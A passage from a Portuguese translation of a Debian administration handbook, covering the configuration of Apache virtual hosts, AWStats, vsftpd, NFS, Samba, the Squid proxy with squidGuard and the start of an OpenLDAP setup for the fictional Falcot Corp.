Antes do SNI, o Apache sempre usava o certificado definido no host virtual padrão. Clientes que tentavam acessar outro host virtual iriam então exibir avisos (warnings), pois eles recebiam o certificado que não correspondia com o site que eles estavam tentando acessar. Felizmente, a maioria dos navegadores agora trabalham com SNI; Isso inclui o Microsoft Internet Explorer a partir da versão 7.0 (começando no Vista), Mozilla Firefox começando com a versão 2.0, o Safari da Apple desde a versão 3.2.1 e todas as versões do Google Chrome.

O pacote Apache fornecido pelo Debian é construído com suporte a SNI; portanto, nenhuma configuração em particular é necessária.

Devemos também ter cuidado para garantir que a configuração do primeiro host virtual (aquele usado por padrão) habilite TLSv1, pois o Apache utiliza os parâmetros deste primeiro hospedeiro virtual para estabelecer conexões seguras e eles tem a melhor permissividade para isso!

Cada host virtual extra é então descrito por um arquivo armazenado em `/etc/apache2/sites-available/`. Configurar um site web para o domínio `falcot.org` é portanto uma simples questão de criar o seguinte arquivo, e então, habilita o host virtual com `a2ensite www.falcot.org`.

Exemplo 11.16 o arquivo `/etc/apache2/sites-available/www.falcot.org.conf`

```
<VirtualHost *:80>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

O servidor Apache, como configurado até agora, usa os mesmos arquivos de log para todos os hosts virtuais (embora isso possa ser alterado adicionando as diretivas `CustomLog` na definição de hosts virtuais). É, entretanto, boa prática customizar o formato desse arquivo de log para ter incluído o nome do host virtual. Isso pode ser feito criando um arquivo `/etc/apache2/conf-available/customlog.conf`, que define um novo formato para todos os arquivos de log (com a diretiva `LogFormat`), e habilitando-o com `a2enconf customlog`. A linha `CustomLog` tem também que ser removida (ou comentada) do arquivo `/etc/apache2/sites-available/000-default.conf`.

Exemplo 11.17 O arquivo `/etc/apache2/conf.d/customlog.conf`

```
# New log format including (virtual) host name
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\""
# Now let's use this "vhost" format by default
```

```
CustomLog /var/log/apache2/access.log vhost
```

11.2.3. Diretivas comuns

Essa seção revê, brevemente, algumas das diretivas comumente usadas na configuração do Apache.

O principal arquivo de configuração inclui vários blocos `Directory`; eles permitem especificar diferentes comportamentos para o servidor dependendo da localização do arquivo que está sendo servido. Um bloco desse tipo comumente inclui as diretivas `Options` e `AllowOverride`.

Exemplo 11.18 Bloco `Directory`

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

A diretiva `DirectoryIndex` contém uma lista de arquivos a serem experimentados quando uma requisição do cliente coincide com um diretório. O primeiro arquivo existente da lista é usado e enviado como resposta.

A diretiva `Options` é seguida de uma lista de opções a serem habilitadas. O valor `None` desabilita todas as opções; correspondentemente, `All` habilita todas elas exceto `MultiViews`. As opções disponíveis incluem:

- `ExecCGI` indica que scripts CGI podem ser executados.
- `FollowSymlinks` diz ao servidor que ligações simbólicas podem ser seguidas, e que a resposta deve conter o conteúdo do alvo de uma ligação como essa.
- `SymlinksIfOwnerMatch` também diz ao servidor para seguir ligações simbólicas, mas apenas quando a ligação e seu alvo são do mesmo dono.
- `Includes` habilita *Server Side Includes* (*SSI* para abreviar). Essas são diretivas embutidas nas páginas HTML e executadas em tempo de execução de cada requisição.
- `Indexes` diz ao servidor para listar o conteúdo de um diretório se a requisição HTTP enviada pelo cliente aponta para um diretório sem um arquivo `index` (ie, quando nenhum arquivo mencionado na diretiva `DirectoryIndex` existe nesse diretório).
- `MultiViews` habilita a negociação de conteúdo; isso pode ser usado pelo servidor para retornar uma página web que coincida com a língua preferida configurada no navegador.

Arquivo .htaccess

O arquivo `.htaccess` contém as diretivas de configuração do Apache que são aplicadas cada vez que uma requisição diz respeito a um elemento do diretório aonde ele é armazenado. O âmbito dessas diretivas também repercute para todos os subdiretórios dentro desse diretório.

A maioria das diretivas que podem ser definidas no bloco `Directory` também podem ser definidas no arquivo `.htaccess`.

A diretiva `AllowOverride` lista todas as opções que podem ser habilitadas ou desabilitadas pelo arquivo `.htaccess`. Um uso comum dessa opção é restringir `ExecCGI`, para que o administrador escolha quais usuários tem permissão para rodar programas sob a identidade do servidor web (o usuário `www-data`).

Autenticação obrigatória

Em algumas circunstâncias, o acesso a parte do site web precisa ser restrita, para que apenas usuários legítimos que fornecerem um nome de usuário e uma senha tenham acesso ao conteúdo.

Exemplo 11.19 Arquivo .htaccess para autenticação obrigatória

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

Sem segurança

O sistema de autenticação usado no exemplo acima (`Basic`) tem uma segurança mímina já que a senha é enviada em texto puro (ela apenas é codificada com `base64`, que é uma codificação simples, ao invés de um método criptografado). Também deve ser notado que os documentos “protegidos” por esse mecanismo também trafegam pela rede em texto puro. Se segurança é importante, toda a conexão HTTP deve ser criptografada com SSL.

O arquivo `/etc/apache2/authfiles/htpasswd-private` contém uma lista de usuários e senhas; ele é comumente manipulado com o comando `htpasswd`. Por exemplo, o seguinte comando é usado para adicionar um usuário ou alterar a senha:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private user
New password:
Re-type new password:
Adding password for user user
```

Restringindo Acesso

A diretiva `Require` controla as restrições de acesso em um diretório (e seus sub-diretórios, recursivamente).

Isso pode ser usado para restringir acesso com base em muitos critérios; nós iremos parar na descrição de restrição de acesso com base no endereço IP de um cliente, mas isso pode ser feito de maneira muito mais poderosa, especialmente quando várias diretivas `Require` são combinadas dentro de um bloco `RequireAll`.

Exemplo 11.20 Apenas permite a partir da rede local

```
Require ip 192.168.0.0/16
```

ALTERNATIVA

Sintaxe antiga

A sintaxe do `Require` só está disponível no Apache 2.4 (a versão na *Jessie*). Para usuários do *Wheezy*, a sintaxe no Apache 2.2 é diferente, e nós a descrevemos aqui principalmente para referência, embora ela possa também ficar disponível no Apache 2.4 usando o módulo `mod_access_compat`.

As diretivas `Allow from` e `Deny from` controlam as restrições de acesso em um diretório (e seus sub-diretórios, recursivamente).

A diretiva `Order` informa ao servidor a ordem em que as diretivas `Allow from` e `Deny from` são aplicadas; A última que coincidir tem precedência. Em termos concretos, `Order deny,allow` permite acesso se nenhum `Deny from` se aplica, ou se uma diretiva `Allow from` aplica. Por outro lado, `Order allow,deny` rejeita acesso se nenhuma diretiva `Allow from` coincide (ou se uma diretiva `Deny from` se aplica).

As diretivas `Allow from` e `Deny from` podem ser seguidas de um endereço IP, uma rede (como `192.168.0.0/255.255.255.0`, `192.168.0.0/24` ou mesmo `192.168.0`), um nome de máquina ou nome de domínio, ou a palavra chave `all`, designando todos.

Por exemplo, para rejeitar conexões por padrão mas permitir-las a partir da rede local, você poderia usar isso:

```
Order deny,allow  
Allow from 192.168.0.0/16  
Deny from all
```

11.2.4. Analisadores de Log

Um analisador de log é frequentemente instalado em um servidor web; já que o primeiro fornece aos administradores uma ideia precisa do padrão de uso do último.

Os administradores da Falcot Corp selecionaram o *AWStats* (*Advanced Web Statistics*) para analisar seus arquivos de log do Apache.

O primeiro passo de configuração é a customização do arquivo `/etc/awstats/awstats.conf`. Os administradores da Falcot o mantiveram inalterado, exceto os seguintes parâmetros:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %timel %methodurl %code %bytesd %
    ↪ refererquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

Todos esses parâmetros são documentados através de comentários no arquivo de exemplo. Em particular, os parâmetros `LogFile` e `LogFormat` descrevem a localização e o formato do arquivo de log e a informação que ele contém; `SiteDomain` e `HostAliases` listam os vários nomes pelos quais o site web principal é conhecido.

Para sites com alto tráfego, `DNSLookup` geralmente não deveria ser configurado como 1; para sites menores, como o da Falcot descrito acima, essa configuração permite ter relatórios mais legíveis, que incluem o nome completo da máquina ao invés de simplesmente endereços IP.

SEGURANÇA Acesso as estatísticas

O AWStats deixa suas estatísticas disponíveis no site web sem restrições por padrão, mas restrições podem ser configuradas para que apenas alguns endereços IP (provavelmente internos) possam ter acesso a elas; a lista de endereços IP com permissão precisa ser definida no parâmetro `AllowAccessFromWebToFollowingIPAddresses`

O AWStats também será habilitado para outros hosts virtuais; cada host virtual precisa de um arquivo de configuração próprio como `/etc/awstats/awstats.www.falcot.org.conf`.

Exemplo 11.21 Arquivo de configuração do AWStats para um servidor virtual

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

O AWStats usa muitos ícones que estão armazenados no diretório `/usr/share/awstats/icon/`. Para que esses ícones fiquem disponíveis no site web, a configuração do Apache precisa ser adaptada para incluir as seguintes diretivas:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Após alguns minutos (e uma vez que o script tenha sido rodado algumas vezes), os resultados ficarão disponíveis online:

- ➡ <http://www.falcot.com/cgi-bin/awstats.pl>
- ➡ <http://www.falcot.org/cgi-bin/awstats.pl>

ATENÇÃO**Rotação dos arquivos de registro**

Para que as estatísticas levem em consideração todos os logs, o *AWStats* precisa ser executado antes que os arquivos de log do Apache sejam rotacionados. Olhando a diretiva *prerotate* do arquivo */etc/logrotate.d/apache2*, isso pode ser resolvido colocando um link simbólico em */usr/share/awstats/tools/update.sh* no */etc/logrotate.d/httpd-prerotate*:

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
    daily
    missingok
    rotate 14
    compress
    delaycompress
    notifempty
    create 644 root adm
    sharedscripts
    postrotate
        if /etc/init.d/apache2 status > /dev/null ; then \
            /etc/init.d/apache2 reload > /dev/null; \
        fi;
    endscript
    prerotate
        if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
            run-parts /etc/logrotate.d/httpd-prerotate; \
        fi; \
    endscript
}
$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
    /etc/logrotate.d/httpd-prerotate/awstats
```

Note também que os arquivos de log criados pelo *logrotate* precisam ter permissão de leitura para todos, especialmente o *AWStats*. No exemplo acima, isso é garantido pela linha *create 644 root adm* (ao invés da permissão padrão 640).

11.3. Servidor de Arquivos FTP

O FTP (*File Transfer Protocol*) é um dos primeiros protocolos da internet (a RFC 959 foi emitida em 1985!). Ele era usado para distribuir arquivos antes mesmo que a Web tivesse nascido (o protocolo HTTP foi criado em 1990, e formalmente definido em sua versão 1.0 pela RFC 1945, emitida em 1996).

Esse protocolo permite tanto enviar arquivos quanto baixar arquivos; por essa razão, ele ainda é amplamente usado para implantar atualizações em um site web hospedado em um provedor de serviço de internet de alguém (ou qualquer outra entidade que hospede sites web). Nesses casos, o acesso seguro é reforçado com a identificação de usuário e uma senha; em caso de sucesso na autenticação, o servidor FTP dá acesso a leitura-escrita para o diretório principal (home) do

usuário.

Outros servidores FTP são principalmente usados para distribuir arquivos para qualquer um baixar; os pacotes Debian são um bom exemplo. O conteúdo desses servidores é obtido de outro servidor geograficamente remoto; e então disponibilizados para usuários menos distantes. Isso significa que a autenticação do cliente não é necessária; como consequência, esse modo de operação é conhecido como “anonymous FTP”. Para ser mais correto, os clientes fazem uma autenticação com nome de usuário `anonymous`; a senha é, geralmente, por convenção, o endereço de email do usuário, mas o servidor ignora isso.

Estão disponíveis no Debian muitos servidores FTP (`ftpd`, `proftpd-basic`, `pyftpd` e mais). Os administradores da Falcot Corp escolheram o `vsftpd` porque eles apenas usam o servidor FTP para distribuir alguns arquivos (incluindo um repositório de pacotes Debian); como eles não precisam de recursos avançados, eles escolheram focar nos aspectos de segurança.

A instalação do pacote cria um usuário `ftp` no sistema. Essa conta é sempre usada para conexões de FTP anônimas, e seu diretório inicial (`home`) (`/srv/ftp/`) é a raiz da árvore que está disponível ao usuários que se conectam a esse serviço. A configuração padrão (em `/etc/vsftpd.conf`) necessita de algumas mudanças para atender a simples necessidade de tornar grandes arquivos disponíveis para baixar pelo público: o acesso anônimo precisa ser habilitado (`anonymous_enable=YES`) e o acesso apenas para leitura de usuários locais precisa ser desabilitado (`local_enable=NO`). Esse último é particularmente importante já que o protocolo FTP não usa nenhuma forma de criptografia e a senha do usuário poderia ser interceptada pelo cabo.

11.4. Servidor de Arquivos NFS

O NFS (*Network File System*) é um protocolo que permite acesso remoto a um sistema de arquivos através da rede. Todos os sistemas Unix podem trabalhar com esse protocolo; mas quando sistemas Windows estão envolvidos, o Samba tem que ser usado.

O NFS é uma ferramenta muito útil, mas historicamente, ela tem sofrido com muitas limitações, a maioria delas tendo sido atribuídas à versão 4 do protocolo. A contrapartida é que a última versão do NFS é mais difícil de configurar quando você quer usar recursos básicos de segurança tais como autenticação e criptografia já que ele faz uso do Kerberos para esses assuntos. E sem isso, o protocolo NFS tem que ficar restrito a uma rede local confiável já que os dados viajam pela rede sem criptografia (um *sniffer* pode interceptá-los) e os direitos de acesso são optados com base no endereço IP do cliente (que pode ser falsificado (“spoofed”)).

DOCUMENTAÇÃO

NFS HOWTO

Boa documentação para implementar o NFSv4 é bastante escassa. Aqui estão algumas indicações de conteúdo com qualidade variável, mas que devem ao menos dar algumas pistas sobre o que deve ser feito.

► <https://help.ubuntu.com/community/NFSv4Howto>

► http://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration

11.4.1. Proteção do NFS

Se você não usa recursos de segurança baseados no Kerberos, é vital garantir que apenas máquinas com permissão de usar o NFS possam se conectar nos vários servidores RPC requeridos, porque o protocolo básico confia nos dados recebidos a partir da rede. O firewall tem também que bloquear *IP spoofing* para prevenir que uma máquina de fora atue como uma de dentro, e acesso às portas apropriadas tem que ser restrito às máquinas destinadas a acessar os compartilhamentos NFS.

DE VOLTA AO BÁSICO	RPC
	<p>RPC (<i>Remote Procedure Call</i>) é um padrão Unix para serviços remotos. O NFS é um desses serviços.</p> <p>Os serviços RPC se registram em um diretório conhecido como <i>portmapper</i>. Um cliente querendo realizar uma consulta NFS primeiro consulta o <i>portmapper</i> (na porta 111, seja TCP ou UDP), e pergunta pelo servidor NFS; a resposta geralmente vem pela porta 2049 (a padrão para o NFS). Nem todos os serviços RPC necessariamente usam uma porta fixa.</p>

Versões mais antigas do protocolo necessitavam de outros serviços RPC que usavam portas dinamicamente atribuídas. Felizmente, com a versão 4 do NFS, apenas a porta 2049 (para NFS) e 111 (para o portmapper) são necessárias, e assim, fácil de configurar no firewall.

11.4.2. Servidor NFS

O servidor NFS é parte do núcleo Linux; nos núcleos fornecidos pelo Debian ele é construído como um módulo do núcleo. Se o servidor NFS tem que ser rodado automaticamente na inicialização, o pacote *nfs-kernel-server* deve ser instalado; ele contém os scripts de inicialização relevantes.

O arquivo de configuração do servidor NFS, */etc(exports*, lista os diretórios que estão disponíveis através da rede (*exported*). Para cada compartilhamento NFS, apenas uma determinada lista de máquinas tem acesso permitido. Um controle mais refinado de acesso pode ser obtido com algumas opções. A sintaxe para esse arquivo é bem simples:

```
/diretório/para/compartilhar máquin1(opção1,opção2,...) máquina2(...) ...
```

Note que com o NFSv4, todos os diretórios exportados tem que ser parte de uma única hierarquia e que o diretório raiz dessa hierarquia tem que ser exportado e identificado com a opção *fsid=0* ou *fsid=root*.

Cada máquina pode ser identificada tanto pelo seu nome no DNS quanto seu endereço IP. Todo um conjunto de máquinas pode também ser especificado usando tanto uma sintaxe como **.falcot.com* ou um intervalo de endereços IP como *192.168.0.0/255.255.255.0* ou *192.168.0.0/24*.

Os diretórios ficam disponíveis apenas para leitura por padrão (ou com a opção *ro*). A opção *rw* permite o acesso a leitura-escrita. Os clientes NFS tipicamente fazem a conexão a partir de uma porta restrita ao root (em outras palavras, abaixo da 1024); essa restrição pode ser elevada pela opção *insecure* (a opção *secure* é implícita, mas pode ser explícita para mais clareza).

Por padrão, o servidor apenas responde a uma consulta NFS quando a operação de disco corrente é concluída (opção sync); isso pode ser desabilitado com a opção async. A escrita assíncrona aumenta um pouco a performance, mas ela diminui a confiança já que existe o risco de perda de dados no caso do servidor falhar entre comunicar a escrita e realmente escrever no disco. Como o valor padrão foi alterado recentemente (comparado ao valor histórico do NFS), uma configuração explícita é recomendada.

Para que não seja dado acesso de root no sistema de arquivos a nenhum cliente NFS, todas as consultas que parecem vir do usuário root são consideradas pelo servidor como vindo do usuário nobody. Esse comportamento corresponde à opção root_squash, e é habilitado por padrão. A opção no_root_squash, que desabilita esse comportamento, é arriscada e só deveria ser usada em ambientes controlados. As opções anonuid=*uid* e anongid=*gid* permitem especificar outro usuário falso a ser usado ao invés de UID/GID 65534 (que corresponde ao usuário nobody e ao grupo nogroup).

Com o NFSv4, você pode adicionar uma opção sec para indicar o nível de segurança que você quer: sec=sys é o padrão, sem recursos especiais de segurança, sec=krb5 habilita apenas a autenticação, sec=krb5i adiciona proteção de integridade, e sec=krb5p é o mais completo nível, que inclui proteção de privacidade (com criptografia de dados). Para isso funcionar você precisa do Kerberos configurado e funcionando (esse serviço não é coberto por esse livro).

Outras opções estão disponíveis; elas estão documentadas na página de manual exports(5).

ATENÇÃO
Primeira instalação

O script de inicialização /etc/init.d/nfs-kernel-server apenas inicia o servidor se o /etc/exports lista um ou mais compartilhamentos NFS válidos. Na configuração inicial, uma vez que esse arquivo tenha sido editado para conter entradas válidas, o servidor NFS já pode ser iniciado com o seguinte comando:

```
# service nfs-kernel-server start
```

11.4.3. Cliente NFS

Como acontece com outros sistemas de arquivos, a integração do compartilhamento NFS na hierarquia do sistema requer montagem. Já que esse sistema de arquivos tem suas peculiaridades, alguns ajustes foram necessários na sintaxe do comando mount e do arquivo /etc/fstab.

Exemplo 11.22 Montando manualmente com o comando mount

```
# mount -t nfs4 -o rw,nosuid arrakis.internal.falcot.com:/shared /srv/
➥ shared
```

Exemplo 11.23 Entrada NFS no arquivo /etc/fstab

```
arrakis.internal.falcot.com:/shared /srv/shared nfs4 rw,nosuid 0 0
```

A entrada descrita acima monta, ao levantar o sistema, o diretório NFS `/shared/` no servidor arrakis dentro do diretório local `/srv/shared/`. O acesso de leitura-escrita é requisitado (visto o parâmetro `rw`). A opção `nosuid` é uma medida de proteção que apaga qualquer bit `setuid` ou `setgid` de programas armazenados no compartilhamento. Se o compartilhamento NFS é apenas para armazenar documentos, outra opção recomendada é a `noexec`, a qual previne a execução de programas armazenados no compartilhamento. Note que no servidor, o diretório `shared` está abaixo da raiz NFSv4 exportada (por exemplo, `/export/shared`), não é um diretório de nível mais alto.

A página de manual `nfs(5)` descreve todas as opções com alguns detalhes.

11.5. Configurando um Compartilhamento Windows com o Samba

O Samba é um conjunto de ferramentas para lidar com o protocolo SMB (também conhecido como “CIFS”) no Linux. Esse protocolo é usado pelo Windows para compartilhamento de rede e impressoras compartilhadas.

Samba também pode atuar como um controlador de domínio Windows. Esta é uma excelente ferramenta para garantir a perfeita integração de servidores Linux e as máquinas desktop de escritório ainda com o Windows.

11.5.1. Servidor Samba

O pacote `samba` contém os dois principais servidores do Samba 4, `smbd` e `nmbd`.

DOCUMENTAÇÃO

Aprofundando

O servidor Samba é extremamente configurável e versátil, e pode se adaptar a um grande número de casos de uso diferentes se encaixando em muitos requerimentos e arquiteturas de rede diferentes. Esse livro apenas foca no caso de uso aonde o Samba é usado como servidor autônomo, mas ele também pode ser um Controlador de Domínio NT4 ou um completo Controlador de Domínio de Diretório Ativo (“Active Directory Domain Controller”), ou um simples membro de um domínio existente (o qual poderia ser gerenciado po um servidor Windows).

O pacote `samba-doc` contém, com riqueza de comentários, arquivos de exemplo em `/usr/share/doc/samba-doc/examples/`.

FERRAMENTA

Autenticando com um Servidor Windows

Winbind dá aos administradores de sistema a opção de usar um servidor Windows como um servidor de autenticação. Winbind também se integra de forma limpa com PAM e NSS. Isso permite configurar máquinas Linux aonde todos os usuários de um domínio Windows automaticamente tenham uma conta.

Mais informações podem ser obtidas no diretório `/usr/share/doc/samba-doc/examples/pam_winbind/`.

Configurando com debconf

O pacote realiza uma configuração mínima durante a instalação inicial mas você realmente deve rodar `dpkg-reconfigure samba-common` para adaptá-la:

O primeiro item de informação necessária é o nome do grupo de trabalho ("workgroup") ao qual o servidor Samba pertencerá (a resposta é FALCOTNET em nosso caso).

O pacote também propõe a identificação do servidor WINS a partir da informação fornecida pelo daemon DHCP. Os administradores da Falcot Corp rejeitaram essa opção, já que eles tem a intenção de usar o próprio servidor Samba como um servidor WINS.

Configurando Manualmente

Mudanças no `smb.conf` Os requerimentos na Falcot fazem necessário que outras opção sejam modificadas no arquivo de configuração `/etc/samba/smb.conf`. O trecho a seguir resumem as alterações que foram feitas na seção [global].

```
[global]

## Browsing/Identification ##

# Change this to the workgroup/NT-domain name your Samba server will part of
workgroup = FALCOTNET

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
wins support = yes ❶

[...]

##### Authentication #####
# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone sever" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
server role = standalone server

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server.
security = user ❷
```

[...]

- ① Indica que o Samba deveria atuar como um servidor de nomes Netbios (WINS) para a rede local.
- ② Esse é o valor padrão para esse parâmetro; contudo, como ele é central para a configuração do Samba, o recomendado é preenchê-lo explicitamente. cada usuário tem que se autenticar antes de acessar qualquer compartilhamento.

Adicionando Usuários Cada usuário do Samba precisa ter uma conta no servidor; as contas Unix tem que ser criadas primeiro, depois o usuário precisa ser registrado no banco de dados do Samba. O passo no Unix é feito bem facilmente (usando o `adduser` por exemplo).

Adicionar um usuário existente ao banco de dados do Samba é uma questão de rodar o comando `smbpasswd -a usuário`; esse comando pergunta pela senha interativamente.

Um usuário pode ser apagado com o comando `smbpasswd -x usuário`. Uma conta Samba também pode ser temporariamente desabilitada (com `smbpasswd -d usuário`) e reabilitada mais tarde (com `smbpasswd -e usuário`).

11.5.2. Cliente Samba

Os recursos do cliente no Samba permitem que uma máquina Linux acesse compartilhamentos Windows e impressoras compartilhadas. Os programas necessários estão disponíveis nos pacotes `cifs-utils` e `smbclient`.

O Programa smbclient

O programa `smbclient` consulta servidores SMB. Ele aceita a opção `-U usuário`, para conectar em um servidor sob uma identidade específica. `smbclient //servidor/compartilhamento` acessa o compartilhamento de maneira interativa, similar a linha de comando de um cliente FTP. `smbclient -L servidor` lista todos os compartilhamentos disponíveis (e visíveis) em um servidor.

Montando Compartilhamentos Windows

O comando `mount` permite montar um compartilhamento Windows na hierarquia do sistema de arquivos do Linux (com a ajuda do `mount.cifs` fornecido pelo `cifs-utils`).

Exemplo 11.24 Montando um compartilhamento Windows

```
mount -t cifs //arrakis/shared /shared \
-o credentials=/etc/smb-credentials
```

O arquivo `/etc/smb-credentials` (o qual não deve ser legível pelos usuários) tem o seguinte formato:

```
username = user
password = password
```

Outras opções podem ser especificadas pela linha de comando; sua lista completa está disponível na página de manual `mount.cifs(1)`. Duas opções em particular podem ser interessantes: `uid` e `gid` permitem forçar o dono e grupo dos arquivos disponíveis na montagem, de modo a não restringir o acesso para o root.

A montagem de um compartilhamento Windows também pode ser configurada em `/etc/fstab`:

```
//servidor/shared /shared cifs credentials=/etc/smb-credentials
```

Desmontando um compartilhamento SMB/CIFS é feito com o comando padrão `umount`.

Imprimindo com uma Impressora Compartilhada

CUPS é uma solução elegante para impressão a partir de uma estação de trabalho Linux em uma impressora compartilhada por uma máquina Windows. Quando o `smbclient` está instalado, o CUPS permite a instalação de impressoras Windows compartilhadas automaticamente.

Aqui estão os passos necessários:

- Entre na interface de configuração do CUPS: <http://localhost:631/admin>
- Clique em "Adicionar Impressora".
- Selecione o dispositivo de impressora, escolha "Impressora Windows via SAMBA".
- Insira a conexão URI para a impressora de rede. Deve se parecer com o seguinte:
`smb://usuário:senha@servidor/impressora`.
- Digite o nome que irá identificar de maneira única essa impressora. Em seguida digite a descrição e localização da impressora. Essas são as cadeias de caracteres que irão ser mostradas aos usuários finais para ajudá-los a identificar as impressoras.
- Indicar o fabricante/modelo da impressora, ou fornecer diretamente um arquivo funcional de descrição da impressora (PPD).

Voilà, a impressora está operacional!

11.6. Proxy HTTP/FTP

Um proxy HTTP/FTP atua como um intermediário para conexões HTTP e/ou FTP. Seu papel é duplo:

- Caching: documentos recentemente baixados são copiados localmente, o que evita baixá-los mais de uma vez.

- Servidor de filtragem: se o uso do proxy é obrigatório (e conexões de saída são bloqueadas a menos que elas passem através do proxy), então o proxy pode determinar quando a requisição pode ser concedida.

Falcot Corp selecionou o Squid como seu servidor de proxy.

11.6.1. Instalando

O pacote Debian *squid3* contém apenas o proxy (e cache) modular. Fazer dele um servidor de filtragem requer a instalação do pacote adicional *squidguard*. Adicionalmente, o *squid-cgi* provê uma interface de consulta e administração para o proxy Squid.

Antes da instalação, deve-se tomar o cuidado de checar que o sistema pode identificar seu próprio nome completo: o *hostname -f* tem que retornar um nome completo qualificado (incluindo o domínio). Se não, então o arquivo */etc/hosts* deve ser editado para conter o nome completo do sistema (por exemplo, *arrakis.falcot.com*). O nome oficial do computador deve ser validado pelo administrador de rede para que sejam evitados potenciais conflitos de nome.

11.6.2. Configurando um Cache

Habilitar o recurso de cache no servidor é uma simples questão de editar o arquivo de configuração */etc/squid3/squid.conf* e permitir que máquinas da rede local executem consultas através do proxy. Os exemplos a seguir mostram as modificações feitas pelos administradores da Falcot Corp:

Exemplo 11.25 *O arquivo /etc/squid3/squid.conf (trecho)*

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS

# Example rule allowing access from your local networks. Adapt
# to list your (internal) IP networks from where browsing should
# be allowed
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

11.6.3. Configurando um Filtro

O *squid* sozinho não faz a filtragem; essa ação é delegada ao *squidGuard*. O primeiro tem então que ser configurado para interagir com o último. Isso envolve a adição da seguinte diretiva ao arquivo */etc/squid3/squid.conf*:

```
url_rewrite_program /usr/bin/squidGuard -c /etc/squid3/squidGuard.conf
```

O programa CGI `/usr/lib/cgi-bin/squidGuard.cgi` também precisa estar instalado, usando `/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` como ponto de partida. As modificações necessárias para esse script são as variáveis `$proxy` e `$proxymaster` (o nome do proxy e o email de contato do administrador, respectivamente). As variáveis `$image` e `$redirect` devem apontar para imagens existentes que representam a rejeição de uma consulta.

O filtro é habilitado com o comando `service squid3 reload`. Contudo, como o pacote `squidguard` não faz filtragem por padrão, é tarefa do administrador definir a política. Isso pode ser feito criando o arquivo `/etc/squid3/squidGuard.conf` (usando o `/etc/squidguard/squidGuard.conf.default` como modelo se necessário).

O banco de dados em uso tem que ser regenerado com `update-squidguard` após cada alteração feita no arquivo de configuração `squidGuard` (ou em uma das listas de domínios ou URLs que ele menciona). A sintaxe do arquivo de configuração é documentada no seguinte site web:

→ <http://www.squidguard.org/Doc/configure.html>

ALTERNATIVA
DansGuardian

O pacote `dansguardian` é uma alternativa ao `squidguard`. Esse software não apenas lida com uma lista negra de URLs proibidas, mas pode ter tirar vantagem do sistema PICS (*Platform for Internet Content Selection*) para decidir quando uma página é aceitável através de uma análise dinâmica de seu conteúdo.

11.7. Diretório LDAP

OpenLDAP é uma implementação do protocolo LDAP; em outras palavras, é um banco de dados com propósito especial desenvolvido para armazenar diretórios. No caso mais comum de uso, o uso de um servidor LDAP permite o gerenciamento centralizado de contas de usuários e permissões relacionadas. Além do mais, um banco de dados LDAP é facilmente replicável, o que permite configurar múltiplos servidores LDAP sincronizados. Quando a rede e a base de usuários cresce rapidamente, a carga pode então ser balanceada por entre vários servidores.

Os dados LDAP são estruturados e hierárquicos. A estrutura é definida por “schemas” que descrevem os tipos de objetos que o banco de dados pode armazenar, com uma lista de todos os seus possíveis atributos. A sintaxe usada para se referir a um objeto em particular no banco de dados é baseada em sua estrutura, o que explica sua complexidade.

11.7.1. Instalando

O pacote `slapd` contém o servidor OpenLDAP. O pacote `ldap-utils` inclui ferramentas de linha de comando para interação com os servidores LDAP.

A instalação do `slapd` geralmente faz muito poucas perguntas e o banco de dados resultante provavelmente não atenderá suas necessidades. Felizmente, um simples `dpkg-reconfigure`

`slapd` irá deixar você reconfigurar o banco de dados LDAP com mais detalhes:

- Omitir a configuração do servidor OpenLDAP? Não, claro que não, nós queremos configurar esse serviço.
- DNS nome de domínio: “`falcot.com`”.
- Nome da organização: “`Falcot Corp`”.
- Senhas administrativas precisam ser digitadas.
- Banco de dados para utilizar: “`MDB`”.
- Você quer que o banco de dados seja removido quando o `slapd` é removido (`purged`)? Não. Não faz sentido arriscar a perda do banco de dados em caso de um engano.
- Mover banco de dados antigo? Essa pergunta só é feita enquanto a configuração é feita e já existe um banco de dados. Só responda “sim” se você realmente querer iniciar a partir de um banco de dados limpo, por exemplo, se você rodar `dpkg-reconfigure slapd` logo após a instalação inicial.
- Permitir protocolo LDAPv2? Não, isso não faz sentido. Todas as ferramentas que nós vamos usar entendem o protocolo LDAPv3.

DE VOLTA AO BÁSICO

Formato LDIF

Um arquivo LDIF (*formato de intercâmbios de dados LDAP* - LDAP Data Interchange Format) é um arquivo de texto portável que descreve o conteúdo de uma base de dados LDAP (ou uma parte da mesma); pode ser utilizada para injetar dados em outro servidor LDAP.

Uma base de dados mínima está configurada agora, como demonstrado pela seguinte consulta:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#
# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
